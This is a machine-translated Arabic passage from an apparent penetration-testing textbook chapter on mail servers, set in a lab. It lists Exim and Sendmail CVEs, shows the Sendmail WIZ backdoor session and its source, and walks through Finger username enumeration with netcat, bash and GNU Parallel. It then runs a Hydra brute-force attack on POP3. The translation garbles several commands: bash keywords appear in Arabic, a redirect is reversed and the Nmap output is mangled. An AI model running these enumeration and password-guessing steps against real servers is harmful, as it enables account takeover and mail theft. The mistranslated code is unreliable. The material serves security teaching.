هذا مجرد مثال واحد على ضرورة استخدام عمليات منطقية ومدروسة جيدًا، وتجنب تشغيل الأدوات الآلية بشكل عشوائي. فهم العمليات لا يقل أهمية عن فهم التقنيات. توخَّ الحذر عند استخدام هجمات القوة الغاشمة، وتعاون بشكل وثيق مع العميل لضمان عدم التسبب في أي تعطيل من خلال إجراء هذه الاختبارات خلال فترة زمنية محددة إذا لزم الأمر. يُعدّ تخمين كلمات المرور أداة مهمة في ترسانة المهاجم ، ولكن لا ينبغي استخدامه دون فهم عواقبه على الهدف فهمًا صحيحًا.

برنامج البريد الإلكتروني

والآن دعونا نلقي نظرة فاحصة على بعض البرامج التي صادفتها حتى الآن، وبعض الثغرات الأمنية التاريخية لكل منها. لقد صادفت بالفعل خادم نقل بريد يُسمى Exim (SMTP)وخادم توزيع بريد يُسمى Cyrus(يدعم كلاً من .(IMAPو POP

Machine Translated by Google

إكسيم

Eximهو برنامج بريد إلكتروني واسع الاستخدام، وهو في الواقع وكيل لنقل البريد.
فيما يلي بعض الثغرات الأمنية التي تم اكتشافها خلال السنوات القليلة الماضية والتي قد ترغب في فحصها:

:CVE-2010-4345تجاوز سعة الذاكرة المخصصة لتنسيق السلسلة عن بُعد

:CVE-2010-4344تصعيد الامتيازات

:CVE-2015-0235ثغرة استغلال مكتبة GHOST libc()

:CVE-2016-1531تصعيد الامتيازات

:CVE-2019-15846تنفيذ التعليمات البرمجية عن بُعد

:CVE-2019-16928تجاوز سعة الذاكرة الرئيسية (Heap Overflow)وتنفيذ التعليمات البرمجية عن بُعد

:CVE-2019-13917تنفيذ التعليمات البرمجية عن بُعد

:CVE-2019-10149تنفيذ الأوامر عن بُعد

إرسال بريد إلكتروني

تمت كتابة برنامج Sendmailفي ثمانينيات القرن الماضي، ولكن تم تطويره باستمرار من قبل مجتمع مستخدمي المصادر المفتوحة ونظام UNIXحتى استحوذت عليه شركة Proofpointفي عام 2013.
يحتوي على تاريخ من الثغرات الأمنية القديمة والغريبة. إليك بعضًا منها التي تستحق الاطلاع عليها:

:CVE-2006-0058ثغرة في معالجة الإشارات عن بُعد

:CVE-2003-0161تنفيذ التعليمات البرمجية عن بُعد باستخدام prescan()

برنامج Sendmailقديم جدًا لدرجة أن بعض ثغراته الأمنية تسبق نظام CVE.
على الرغم من قدمه، لا يزال برنامج Sendmailقيد الاستخدام. كان هناك إصدار سابق من Sendmailيحتوي على ثغرة أمنية تُعرف باسم معالج .Sendmailمع أنك لن تجد معالج Sendmailاليوم، إلا أن هذه هي طريقة استخدام الثغرة : عند الاتصال بخدمة SMTPالخاصة بـ ،Sendmailكنت تدخل إلى المعالج.

يُستخدم الأمر متبوعًا بكلمة مرور. يُستخدم المعالج كمثال في الشكل ،6.2ويُظهر الشكل 6.3جزءًا من شفرة المصدر المسؤولة عن هذا الباب الخلفي.

```
HELP
214-Commands:
214-    HELO    MAIL    RCPT    DATA    RSET
214-    NOOP    QUIT    HELP    VRFY    EXPN
214-.
214-For more info use "HELP <topic>".
214-.
214 End of HELP info
showq
Send Queue=[NULL]
kill
500 Mere mortals musn't mutter that mantra
WIZ test
500 You are no wizard!
WIZ wizard
200 Please pass, oh mighty wizard
kill
200 Mother is dead
```

الشكل :6.2معالج Sendmail

Machine Translated by Google


```
519             case CMDDBGWIZ:   /* become a wizard */
520               if (WizWord != NULL)
521               {
522                   char seed[3];
523                   extern char *crypt();
524
525                   (void) strncpy(seed, WizWord, 2);
526                   if (strcmp(WizWord, crypt(p, seed)) == 0)
527                   {
528                       IsWiz = TRUE;
529                       message("200", "Please pass, oh mighty wizard");
530                       break;
531                   }
532               }
533               message("500", "You are no wizard!");
534               break;
```

الشكل :6.3مصدر المعالج

كان الهدف الأصلي هو السماح لمسؤولي النظام بالوصول إلى واجهة محدودة على خادم البريد البعيد الخاص بهم، ولكن يمكنك الآن أن ترى كيف كانت هذه فكرة غير آمنة، حيث يمكن لأي شخص يعرف هذه "الميزة" أن يفعل الشيء نفسه.

في ثمانينيات القرن الماضي، ربما تكون قد صادفت هذه المشكلة على جهاز أحد العملاء.

للأسف، لن يفيدك هذا كثيرًا اليوم. نذكره هنا فقط كملاحظة لمن يدرسون نقاط الضعف التاريخية. إن تعلم دروس الماضي قد يساعدك في فهم تحديات اليوم.

سايروس

لقد رأيتم ذلك يا سايروس (https://www.cyrusimap.org)يعمل هذا البرنامج على خادمنا المستهدف، وفقًا لنتائج فحص Nmapالسابقة. وهو يُشغّل كلاً من خادم IMAPوخادم POP3على خادم البريد الافتراضي. يُعدّ POP3بروتوكولًا قديمًا، لكن Cyrusلا يزال يدعمه لضمان التوافق. Cyrusمثال آخر على البرامج المجانية مفتوحة المصدر المستخدمة عالميًا، وكأي برنامج آخر، يحتوي على العديد من الثغرات الأمنية الموثقة.

بريد PHP

لغة البرمجة النصية PHP(اختصار لـ Hypertext Preprocessor)(نعم، هو اختصار متكرر) شائعة الاستخدام في تطوير مواقع الويب. وتتضمن بالطبع ميزات لمعالجة البريد الإلكتروني، مما يسمح لتطبيقات الويب بإرسال رسائل بريد إلكتروني تلقائيًا إلى مستخدميها (مثل رسائل إعادة تعيين كلمة المرور). الإصدارات القديمة من دالة ()mailفي PHP

سمحت هذه الوظيفة بإدخال وسيطات أوامر إضافية، وقد شق هذا الخلل طريقه إلى البرامج التي تعتمد على هذه الوظيفة تحديدًا (انظر CVE- 2016-10033بما في ذلك ،WordPressوهو نظام تدوين وإدارة محتوى شائع للغاية.

من المهم معرفة الثغرات الأمنية التي تظهر في لغات برمجة مثل اللغة الموصوفة. هذا مجرد مثال واحد موجود في لغة برمجة نصية واحدة. إذا كنت تختبر تطبيق ويب (سنتناوله لاحقًا)، فستجد حقول نماذج متنوعة ونقاط دخول أخرى قد يكون من الممكن من خلالها إدخال أوامر SMTPتتفاعل مع وكيل نقل البريد، مثل .Exim

Machine Translated by Google

في نهاية هذا الفصل، سنوضح طريقة لاستغلال CVE-2017-7692، وسترى كيف يمكن إساءة استخدام SquirrelMail (تطبيق بريد ويب PHP) لتشغيل الأوامر على نظام التشغيل.

البريد الإلكتروني عبر الويب

البريد الإلكتروني عبر الويب ليس برنامجًا فرديًا، بل هو فئة من برامج البريد الإلكتروني. أي شيء يتم الوصول إليه عبر الإنترنت، سواءً من خلال المنفذ 80 أو 443 (ويُفضّل الأخير)، لقراءة وإرسال البريد الإلكتروني، يُمكن اعتباره بريدًا إلكترونيًا عبر الويب. يتوفر البريد الإلكتروني عبر الويب بأنواعٍ مختلفة. من أشهر برامج البريد الإلكتروني عبر الويب: سكويرل ميل، وراوند كيوب، وجيميل. قد يصل العديد من موظفي الشركة إلى بريدهم الإلكتروني من خلال تطبيق مايكروسوفت أوتلوك على الويب.

الشيء الأساسي الذي يجب تذكره هنا هو أن البرامج تحتوي على عيوب، والبريد الإلكتروني عبر الويب ليس إلا برنامجًا. لقد كُتب بواسطة بشر، ويحتاج إلى تحديث دوري، وغالبًا ما يهمل المستخدمون ذلك. توجد ثغرات يمكن استغلالها - بعضها قد يكون مكتشفًا وموثقًا بالفعل، أو قد تكون هناك ثغرات أخرى بانتظار اكتشافك لها. ابحث قدر الإمكان عن نوع وإصدار ولغة برمجة أي برنامج بريد إلكتروني عبر الويب تجده، وابحث عن نقاط الضعف والثغرات الأمنية في البرنامج المستخدم. هناك خدمة بريد إلكتروني تعمل على منفذ TCP 80 لخادم البريد الافتراضي - لقد أغفلناها سابقًا، ولكن دعنا نلقي نظرة عليها الآن. افتح متصفح ويب، وانتقل إلى عنوان IP الخاص بخادم البريد الافتراضي. ستظهر لك صفحة تسجيل الدخول الموضحة في الشكل 6.4.



الشكل 6.4: تسجيل الدخول إلى خادم البريد عبر الويب

Machine Translated by Google

يمكنك محاولة تخمين بعض أسماء المستخدمين وكلمات المرور هنا، ويجب عليك بالتأكيد تدوين أي معلومات مفيدة معروضة على هذه الصفحة. أول ما يجب ملاحظته هو أن هذه الخدمة تعمل على المنفذ ،80وأن الاتصال يتم عبر نص عادي. هذا يعني أن أي معلومات كلمة مرور تُرسل إلى الخدمة يمكن اعتراضها من قِبل مهاجم يتمتع بموقع جيد في البنية التحتية. ومن الجدير بالذكر أيضًا أن خدمة البريد الإلكتروني عبر الويب هذه عادةً ما تكون متاحة من أي مكان في العالم، وهو أمر رائع للموظفين الذين يعملون في بلدان مختلفة أو يسافرون كثيرًا، ولكنه أيضًا مثالي للمخترقين ، الذين يمكنهم القيام بعملهم من أي مكان. يجب على المؤسسات التي لا تتطلب مثل هذا الوصول الشامل إلى خدمات البريد الإلكتروني الخاصة بها التفكير مليًا قبل استخدام هذا النهج. إذا لم يكن عميلك يستخدم بالفعل المصادقة متعددة العوامل على تطبيق بريد إلكتروني متاح للعامة، فيجب عليك نصحه بتفعيلها.

ستتناول خوادم الويب وتطبيقات الويب بمزيد من التفصيل في فصول لاحقة، ولكن الآن، ما المعلومات التي يمكنك الحصول عليها باستخدام متصفحك فقط من هذا الموقع؟ ألقِ نظرة على الصفحة الآن، قبل أن تتابع قراءة بقية هذا الفصل.

تعداد المستخدمين عبر بصمة الإصبع

أحيانًا، قد يحالفك الحظ وتكتشف خدمة قديمة أو غامضة تعمل على خادم، ربما لا تنتمي إليه. كشف فحص المنافذ لهذا الخادم البريدي عن عدة خدمات من هذا القبيل. لنركز الآن على إحداها: خدمة . Fingerهذه ليست خدمة بريد إلكتروني محددة، فقد تصادفها في أي مكان تقريبًا (مع أن ذلك مستبعد جدًا). سبب دراستنا لها الآن هو أنها ستوضح كيف يمكن استغلال نقاط الضعف في الخدمات المختلفة معًا لتحقيق نتائج، كما في هذه الحالة، الوصول إلى الخادم. أولًا،

سنحصل على أسماء المستخدمين من خلال فحص خدمة Fingerالعاملة على المنفذ .79ثم سنرى كيف يمكن اختراق خدمة POP3باستخدام قائمة الأسماء هذه.

تاريخ الأصابع

في حال كنت تتساءل عن أصل اسم ،Fingerفربما يستطيع الكاتب الأصلي للبرنامج، ،Les Earnestأن يشرح ذلك، كما فعل في تبادل رسائل البريد الإلكتروني الذي تم نشره لاحقًا في مجموعة الأخبار .alt.folklore.computers

سُميت كلمة "فينجر" بهذا الاسم نسبةً إلى فعل الإشارة. أتذكر أنه بعد ذلك بفترة من الزمن.
بعد أن أصبح الأمر شائعًا، تلقيت رسالة من مسؤول النظام الذي
اعتقد أنه ينبغي إعادة تسميته حتى لا يضطر المستخدمون إلى استخدام
كلمة "قذرة". لقد أوليتُ طلبه كل الاهتمام الذي يستحقه.

المصدر: /groups.google.com/forum/#!msg/alt.folklore.computers/IdFAN6HPw3k
Ci5BfN8i26AJ

Machine Translated by Google

تم ابتكار برنامج Fingerفي عام 1971تقريبًا، واكتسب شعبية واسعة خلال فترة شبكة ARPANET، حيث مكّن المستخدمين من التحقق من وجود شخص ما، ما يسمح بترتيب اجتماع مثلاً. وفي حال غياب شخص ما، كان يُستخدم ملف خطة لتوفير معلومات إضافية حول مكان وجوده، مع العلم أن هذه الملفات استُخدمت لاحقًا لأغراض أخرى أيضًا.

يمكنك استخدام برنامج Netcatللاتصال بخدمة Fingerعلى المنفذ 79كما يلي:

```
nc 192.168.56.102 79
```

بعد الاتصال، يمكنك تجربة إدخال اسم مستخدم للتحقق من وجوده والحصول على بعض المعلومات عنه. جرب أولاً كتابة "admin"، فهو اسم مستخدم شائع.

```
مسؤل
```

في هذه الحالة، لا يوجد مستخدم يُدعى "admin"على النظام.

```
إصبع: المسؤول: لا يوجد مستخدم بهذا الاسم
```

جرّب استخدام خدمة Fingerلتحديد المستخدمين الآخرين مثل المستخدم الجذر. يعمل هذا الخادم بنظام تشغيل شبيه بنظام UNIX، على الأرجح Linux، مما يعني وجود مستخدم جذر على الأرجح. إذا كنت تتساءل كيف عرفنا أن خادم البريد يعمل بنظام Linux(بافتراض أننا لم نقم بتحميله بأنفسنا من ملف صورة قرص مضغوط)، فألقِ نظرة أخرى على نتائج فحص منافذ Nmap. لا تقتصر المشكلة على أن الخدمات التي تعمل على الخادم توحي بنظام تشغيل شبيه بنظام UNIX، بل إن Nmapحاول تخمين نظام التشغيل. ستلاحظ ذلك قرب نهاية النتائج.

```
عنوان MAC: 08:00:27:08:CC:B8(بطاقة الشبكة الافتراضية Oracle VirtualBox)
نوع الجهاز: للأغراض العامة
نظام التشغيل: لينكس 4.X|3.X
نظام التشغيل CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
تفاصيل نظام التشغيل: لينكس 4.6 - 3.16
```

يجب أن يؤدي الدخول إلى حساب الجذر بعد الاتصال بالمنفذ 79باستخدام Netcatإلى توفير المخرجات التالية:

```
الاسم: الجذر                                اسم المستخدم: rootالمجلد: / rootلم
الصدفة: /bin/bash                           يتم تسجيل الدخول مطلقًا.
                                            لا يوجد بريد.
                                            لا توجد خطة.
```

يؤكد هذا وجود مستخدم بصلاحيات الجذر ، وهو أمر ليس مفاجئًا لمعظم خوادم لينكس، ولكن ضع في اعتبارك تبعات هذا الكشف. من الممكن الاستعلام من الخادم عن أي اسم مستخدم للتأكد من وجوده. يمكنك أيضًا الاطلاع على بعض المعلومات الإضافية.

Machine Translated by Google

التفاصيل، مثل دليل المستخدم الرئيسي، ومفسر الصدفة الذي تم إعداد هذا المستخدم لاستخدامه افتراضيًا bash)في هذه الحالة)، ومتى قام هذا المستخدم بتسجيل الدخول آخر مرة.

يتم أيضًا عرض محتويات ملف .nalp الخاص بالمستخدم ، والذي كان يُستخدم سابقًا كوسيلة لجدولة الاجتماعات أو مشاركة معلومات حول مكان تواجد المستخدم. على سبيل المثال، قد يُضيف المستخدم إشعارًا بأنه في إجازة إلى ملف .nalp ، والذي يظهر عند قيام أي شخص بالإشارة إليه أو تحديد مكانه.

من الناحية المثالية، لاحظت أن خدمة البريد الإلكتروني التي تعمل على خادم البريد هذا كشفت أيضًا عن بعض المعلومات المفيدة؛ شاشة تسجيل الدخول (الموضحة سابقًا في الشكل (6.4عرضت عنوان بريد إلكتروني: .johnk@mailserver01

يمكنك استخدام هذه المعلومات لمساعدتك كمهاجم. من المحتمل أن تجد رسائل بريد إلكتروني أثناء قيامك بعملك في مجال الاستخبارات مفتوحة المصدر ،(OSINT)أو قد تجدها معروضة بشكل واضح كما هو الحال هنا. دعنا نرى ما إذا كان هناك مستخدم على النظام باسم .johnkليس من الضروري استخدام Netcatفي كل مرة تريد فيها استخدام أداة Fingerعلى مستخدم محتمل. يجب أن يكون لديك عميل Fingerمثبتًا افتراضيًا على جهاز Kali Linux الظاهري ، مما يعني أنه يمكنك ببساطة كتابة ،finger johnk@192.168.56.102والذي سينتج عنه مخرجات مشابهة لما يلي:

```
اسم:                                    اسم المستخدم: johnkالمجلد: / home/johnk
الصدفة: /bin/bash                       لم يتم تسجيل الدخول مطلقًا.

                                        لا يوجد بريد.
لا توجد خطة.
```

نعم، هذا المستخدم موجود بالفعل. ربما يوجد المزيد من المستخدمين على هذا النظام يتبعون هذا النمط: الاسم الأول، الحرف الأول من اسم العائلة. لاختبار هذه الفرضية، دعونا نُجري بعض البرمجة بلغة باش لتسريع عملية البحث عن المستخدمين باستخدام .Fingerسنستخدم أيضًا قائمة بالأسماء الشائعة، بدلًا من إنشاء قائمة جديدة . يمكنك تنزيل العديد من قوائم الكلمات من موقع Hacker Houseالإلكتروني، والتي ستفيدك كثيرًا في هذا التمرين وفي فرص التعداد الأخرى لاحقًا. حمّل قوائم الكلمات كما يلي:

```
wget --user student --password student https://www.hackerhousebook.com/
files/wordlists.tgz
```

يحتوي ملف .zgt هذا (ملف أرشيف مضغوط بصيغة tarباستخدام برنامج (Gunzipعلى عدة ملفات قوائم كلمات. يمكن استخراج هذه الملفات باستخدام أمر tarوالخيار x-(استخراج) متبوعًا بالخيار f-(ملف) واسم الملف.

```
tar -x -f wordlists.tgz
```

سيؤدي هذا إلى إنشاء دليل باسم "قوائم الكلمات" في دليل العمل الحالي الخاص بك.

الملف المطلوب لهذه الخطوة التالية هو .names_short.txtيمكنك الاطلاع على محتويات هذا الملف كما يلي:

```
cat ./wordlists/names_short.txt
```

Machine Translated by Google

من الأمور التي قد ترغب في القيام بها أثناء اختبار الأنظمة المختلفة والعمل مع عملاء مختلفين هي الاستمرار في إضافة [redacted] المرور وأسماء المستخدمين إلى قوائمك المختلفة، مع مراعاة اللغات والثقافات والمناطق المختلفة.

يتضمن التثبيت الافتراضي لنظام كالي لينكس عددًا من قوائم الكلمات (في المجلد /usr/share/wordlists/). يمكنك استخدام قوائم الكلمات هذه لتوضيح هجوم القوة الغاشمة على خادم البريد، ولكن للتطبيقات العملية، ستحتاج إلى أكثر من مجرد قائمة قصيرة من كلمات المرور الشائعة. يُعد تجميع قوائم كلمات المرور المخترقة من قواعد البيانات العامة هواية شائعة لدى أي مخترق. ستحتاج إلى جمع قوائم لأشياء مختلفة مثل الفرق الرياضية والمدن ومنتجات الشركات وغيرها من العناصر التي قد تكون ذات صلة بهدفك. ستجد أن قائمة الكلمات الأساسية من Hacker House كافية لتوضيح هجوم القوة الغاشمة

يمكنك استخدام أداة مثل CeWL (github.com/digininja/CeWL) لزحف مواقع الويب وتجميع مثل هذه القوائم لك.

ستقوم الآن بكتابة برنامج قصير يقوم بالمرور على كل اسم في الملف names_short.txt وإضافة الحرف a إلى كل اسم.
حتى نصل إلى الحرف z. سيظهر ناتج هذا الملف ، "andrewa, andrewb, andrewc" وهكذا ، حتى نصل إلى نهاية القائمة. "zulux, zuluy, and zuluz" سيظهر اسم صديقنا "johnk" أيضًا. أدخل البرنامج التالي عند ظهور موجه الأوامر، واضغط على مفتاح الإدخال بعد كل سطر. ستلاحظ ظهور رمز > بعد إدخال السطر الأول للدلالة على أنك داخل حلقة تكرارية.

```
for name in `cat ./wordlists/names_short.txt`
do for surname in {a..z}
قم بتنفيذ الأمر echo $name$surname
منتهي
منتهي
```

هناك طريقة أخرى لكتابة هذا البرنامج نفسه وهي إدخاله كله في سطر واحد.
استبدال الأسطر الجديدة بفاصلة منقوطة (;) كما يلي:

```
لكل اسم في ملف `cat ./wordlists/names_short.txt`؛ لكل لقب في {a..z}؛ اطبع $name$surname؛ انتهى؛ انتهى
```

عند الضغط على مفتاح الإدخال بعد كتابة هذا البرنامج بالكامل، يجب أن ترى المخرجات التالية (التي تم اقتطاعها):

```
أندريوا
أندرو
أندرو سي
...
زولوكس
زولوي
زولوز
```

يجب حفظ قائمة أسماء المستخدمين هذه في ملف إذا أردنا استخدامها لأي غرض مفيد. اضغط على مفتاح السهم لأعلى أو للأمام على لوحة المفاتيح لعرض آخر أمر تم إدخاله. سيكون هذا هو البرنامج.

Machine Translated by Google

الأمر الذي نفذناه للتو، معروض الآن على سطر واحد، بغض النظر عن طريقة إدخاله. أضف usernames.txt <إلى نهاية هذا الأمر لإخراج برنامجك إلى ملف بدلاً من عرضه في الطرفية. يجب أن يبدو الأمر/البرنامج الكامل كما يلي:

لكل اسم في ملف ،`cat ./wordlists/names_short.txt`لكل لقب في ،{a..z}اطبع ؛$name$surname؛انتهى؛ انتهى usernames.txt <

يُستخدم رمز أكبر من (المعروف أيضًا باسم إعادة التوجيه) لإعادة توجيه المخرجات إلى ملف أو برنامج أو جهاز آخر. افتراضيًا، تُرسل البرامج مخرجاتها إلى stdoutفي أنظمة التشغيل الشبيهة بنظام ،UNIX. stdoutأو المخرجات القياسية، هو جهاز افتراضي يُطابق في الغالب ما تراه في نافذة طرفية النظام.

بمجرد اكتمال الأمر أعلاه، يجب أن يكون لديك قائمة بأسماء المستخدمين التي تم إنشاؤها مخزنة في الملف .usernames.txt

ستجد برنامج Parallelمفيدًا عند تنفيذ مهام متعددة بالتزامن، أو بالتوازي ، ومن هنا جاءت التسمية. يُمكّنك هذا من تسريع عملية التحقق من كل اسم مستخدم في الملف باستخدام خدمة .Fingerباستخدام المعالجة المتوازية، يمكنك تسريع العديد من مهام التنفيذ الفردي بسرعة عبر سطر الأوامر. ثبّت Parallelعلى جهازك الظاهري ،Kali Linuxإن لم يكن مثبتًا لديك بالفعل، باتباع الخطوات التالية:

تثبيت برنامج Parallelباستخدام apt

يمكنك الآن إخراج محتويات ملف usernames.txtوتوجيه هذا الإخراج إلى Parallel(باستخدام الرمز .(|التوجيه يشبه إعادة التوجيه. سيقوم Parallelبتنفيذ أمر ، fingerمستبدلاً الأقواس المعقوفة {}باسم كل مستخدم (كل سطر تحديدًا) من ملف النص. يتضمن هذا الأمر ثلاثة برامج تعمل معًا: catو .Fingerو Parallel

cat usernames.txt | parallel -j 1 finger {}@192.168.56.102

سيطبع هذا المثال أسماء المستخدمين سطرًا سطرًا، مهمةً تلو الأخرى. مع ذلك، لن تستفيد من كامل قدرة معالجة Parallelإذا طلبت منه تشغيل مهمة واحدة فقط في كل مرة (لاحظ أن الخيار ، j-متبوعًا بالرقم ،1يحدد عدد المهام المراد تشغيلها). قد ترغب في إلغاء تنفيذ هذه المهمة وإعادة تشغيلها، مع تحديد عدد أكبر من المهام هذه المرة. راجع دليل (man) Parallelإذا لم تكن متأكدًا من كيفية القيام بذلك. يمكنك تحسين وضوح مخرجات عملية التحقق من اسم المستخدم باستخدام .grepتأكد من استخدام علامات الاقتباس الصحيحة.

cat usernames.txt | parallel -j 5 finger {}@192.168.56.102 | grep -v "no

هذا المستخدم."

تُضيف هذه الإضافة إلى التعليمات البرمجية الخاصة بك مخرجات إلى برنامج ، grepالذي يقوم بتصفية أي سطر يحتوي على عبارة "لا يوجد مستخدم بهذا الاسم". لاحظ أن زيادة عدد المهام في وضع Parallelبشكل مفرط سيؤدي إلى تعطل خدمة Fingerهذه تحديدًا بسبب ثغرة أمنية غير مشخصة. حاول ضبط عدد المهام على 30مهمة أو أكثر. هذا أمر يجب الانتباه إليه في الواقع العملي، حيث أن تشغيل العديد من المهام في وقت واحد قد يؤدي إلى...

Machine Translated by Google

يؤدي التحميل الزائد أو استهلاك موارد النظام إلى تعطله. سيُمكّنك تشغيل البرنامج النصي السابق من تحديد العديد من أسماء المستخدمين الحقيقية بشرط تحديد حد معقول لعدد العمليات 5)في المثال). ستحصل في النهاية على المخرجات التالية (بالإضافة إلى بعض المستخدمين الإضافيين الذين تم حذفهم لترك المجال لاكتشافهم):

```
يقتضي التقليد الأكاديمي الاستشهاد بالمصادر التي تستند إليها مقالتك.
عند استخدام البرامج التي تستخدم GNU Parallelلمعالجة البيانات للنشر

يرجى ذكر المصدر:

أو. تانج :(2011)جنو بارالیل -أداة سطر الأوامر القوية،
:login;مجلة USENIX، فبراير 2011:42-47.

هذا يساعد في تمويل المزيد من التطوير؛ ولن يكلفك ذلك سنتًا واحدًا.
إذا دفعت 10000يورو، فيمكنك استخدام برنامج GNU Parallelدون الحاجة إلى ذكر المصدر.

لإيقاف إشعار الاستشهاد هذا: قم بتشغيل 'parallel --citation'.

اسم:                                    اسم المستخدم: charliewالمجلد: / home/charliewلم
الصدفة: /bin/bash                       يتم تسجيل الدخول مطلقاً.

                                        لا يوجد بريد.
                                        لا توجد خطة.
اسم:                                    اسم المستخدم: johnkالمجلد: / home/johnk
الصدفة: /bin/bash                       لم يتم تسجيل الدخول مطلقًا.

                                        لا يوجد بريد.
                                        لا توجد خطة.
اسم:                                    اسم المستخدم: jennyaالمجلد: / home/jennya
الصدفة: /bin/bash                       لم يتم تسجيل الدخول مطلقاً.

                                        لا يوجد بريد.
                                        لا توجد خطة.
```

أضف أسماء المستخدمين التي اكتشفتها خلال هذه العملية إلى ملف نصي جديد، على سبيل المثال، realusers.txt، مع وضع كل اسم في سطر جديد. يمكن الآن استخدام أسماء المستخدمين هذه لتنفيذ هجوم تخمين كلمات المرور (المعروف باسم هجوم القوة الغاشمة).

إجبار مكتب البريد على استخدام القوة الغاشمة

يُعد بروتوكول مكتب البريد (الإصدار 3)عرضةً لهجمات القوة الغاشمة، وسنوضح الآن كيفية تنفيذ مثل هذه الهجمات. ولا يقتصر هذا الأسلوب على خدمات POP3التي تعمل على خادم البريد فحسب، بل يشمل أيضًا الأدوات التي...

Machine Translated by Google

سنستخدم برنامج Hydra، الذي يدعم العديد من البروتوكولات المختلفة. سنزود Hydraبقائمة أسماء المستخدمين التي اكتشفتها للتو، بالإضافة إلى قائمة بكلمات المرور المحتملة. سيحاول Hydraتسجيل الدخول باستخدام كل مستخدم في قائمة المستخدمين الموثقين لدينا، وذلك باستخدام كلمات المرور التي نحددها. سيكون هدف هجومنا المباشر هو خدمة POP3، لأنها أكثر عرضة لهذا النوع من الهجمات مقارنةً بالخدمات الأخرى العاملة على هذا الخادم. في المثال التالي، ستلاحظ أن ملف كلمات المرور الذي نستخدمه كان مُضمنًا في الأرشيف الذي تم تنزيله سابقًا.

```
hydra -L realusers.txt -P ./wordlists/weak_passwords.txt 192.168.56.102 pop3
```

يستدعي الأمر السابق برنامج Hydraويستخدم الخيار L-لتحديد ملف يحتوي على أسماء المستخدمين. أما الخيار P-فيحدد ملفًا نصيًا يحتوي على كلمات المرور.

يتم إدخال عنوان IPالخاص بالجهاز المستهدف، ثم يتم تحديد البروتوكول ، والذي يجب أن يكون من بين البروتوكولات التي يدعمها برنامج .Hydraيمكنك التحقق من ذلك بالرجوع إلى صفحة دليل . Hydraمن المفترض أن تحصل على مخرجات مشابهة لما يلي. ولضمان عدم إفساد متعة التجربة، تم إخفاء كلمات المرور.

```
Hydra v8.6 (c) 2017 van Hauser/THC - يرجى عدم استخدامها في المنظمات العسكرية أو السرية، أو لأغراض غير قانونية.

بدأ موقع Hydra (http://www.thc.org/thc-hydra) في 2019-01-29 13:27:01
[معلومات] قام العديد من مزودي الخدمة بتطبيق حماية ضد الاختراق، تحقق أولاً باستخدام قائمة كلمات صغيرة -والتزم بالقانون!

[البيانات] الحد الأقصى 16مهمة لكل خادم، إجمالي 16مهمة، 108محاولات تسجيل دخول ،(l:6/p:18)حوالي 7محاولات لكل مهمة

[بيانات] مهاجمة pop3://192.168.56.102:110/
[pop3][110]المضيف: 192.168.56.102اسم المستخدم: charliewكلمة المرور: ********
[pop3][110]المضيف: 192.168.56.102اسم المستخدم: ********كلمة المرور: ********
تم إكمال هدف واحد من أصل هدف واحد بنجاح، وتم العثور على كلمتي مرور صحيحتين
انتهى برنامج هيدرا (http://www.thc.org/thc-hydra)في 29يناير 2019الساعة 13:27:21
```

يفترض أن يكون لديك الآن عدد من أسماء المستخدمين وكلمات المرور الخاصة بها -تهانينا لـ !Hydraجرب استخدام هذه البيانات لتسجيل الدخول إلى الخدمات المختلفة التي تعمل على خادم البريد. يمكنك أيضًا افتراض أن إضافة mailserver01@إلى أسماء المستخدمين هذه ستمنحك عناوين بريد إلكتروني مقبولة من قِبل خدمة SMTP، مما يعني أنه يمكنك إرسال بريد إلكتروني إلى هؤلاء المستخدمين إذا أردت (ثم تسجيل الدخول إلى حساباتهم وقراءة رسائلهم).

فكّر في شركة تعرفها، ربما شركتك أو الشركة التي تعمل بها حاليًا. ما هي آلية إنشاء عناوين البريد الإلكتروني؟ هل يمكن استنتاج أسماء المستخدمين لأي نظام أساسي من هذه العناوين؟ إذا كانت أي معلومة تُستخدم للتحقق من هوية شخص ما على النظام قابلة للتخمين، فإنها تُشكّل خطرًا أمنيًا. في كثير من الأحيان، لا يُطلب سوى اسم المستخدم وكلمة المرور عندما لا يدعم النظام المصادقة متعددة العوامل. إذا كان اسم المستخدم معروفًا مسبقًا، فهذا يعني أن المعلومة الوحيدة المتبقية هي التي يُمكن تخمينها.

Machine Translated by Google

أو مشتقة -كلمة المرور. من الأفضل افتراض أن هذه المعلومات ستُخمن في النهاية، ولكن بتعقيدها بما يكفي، تُقلل من سهولة اختراق الأنظمة من قِبل مُخترق خبيث. فكّر فيما يُمكن فعله لوضع المزيد من العقبات أمام المُخترقين وإبطاء حركتهم، بدلاً من تسهيل الأمور على الجميع -بما في ذلك المُخترق. بطبيعة الحال، يجب مُوازنة سهولة الاستخدام والأمان في كل سياق على حدة، ولكن في كثير من الأحيان يميل هذا التوازن لصالح المُخترق.

محرك برمجة Nmap

في وقت سابق، استخدمنا محرك برمجة Nmap في وضعه الافتراضي لإجراء بعض الفحوصات الإضافية على الخادم المستهدف. تُعرض المعلومات التي جُمعت من هذه الفحوصات في نهاية تقرير فحص .Nmap

```
عنوان 08:00:27:08:CC:B8 :MAC(بطاقة الشبكة الافتراضية Oracle VirtualBox)
نوع الجهاز: للأغراض العامة
نظام التشغيل: لينكس 3.X|4.X
نظام التشغيل CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
تفاصيل نظام التشغيل: لينكس 4.6 - 3.16
بصمة بروتوكول TCP/IP:
نظام التشغيل: فحص TM(V=7.70%E=4%D=1/15%OT=9%CT=1%CU=44763%PV=Y%DS=1%DC=D%G=Y%M=080027%
نظام التشغيل:=SEQ(SP=103%GCD=1%ISR=10A%TI=Z%CI=Z%I-46_68x=P%734ED3C5
pc-linux-gnu)
I=I%
نظام التشغيل:ST=8)SPO(O1=7WN11TS4B5M=4O%7WN11TNN4B5M=3O%7WN11TS4B5M=2O%7WN11TS4B5M=1O
7%O5
نظام التشغيل:=M5B4NNSNW7%CC=Y%Q=)NIW(11TS4B5M=6O%7WN11TS4B5M=(217=5W%0217=4W%0217=3W%0217=2W%0217=1W)
0%W6=
نظام التشغيل: (=Y%Q=)ECN(R=Y%DF=Y%T=40%W=7210%O=M5B4NNSNW7%CC=Y%Q=7120)
T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=
%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=40%W=0%S
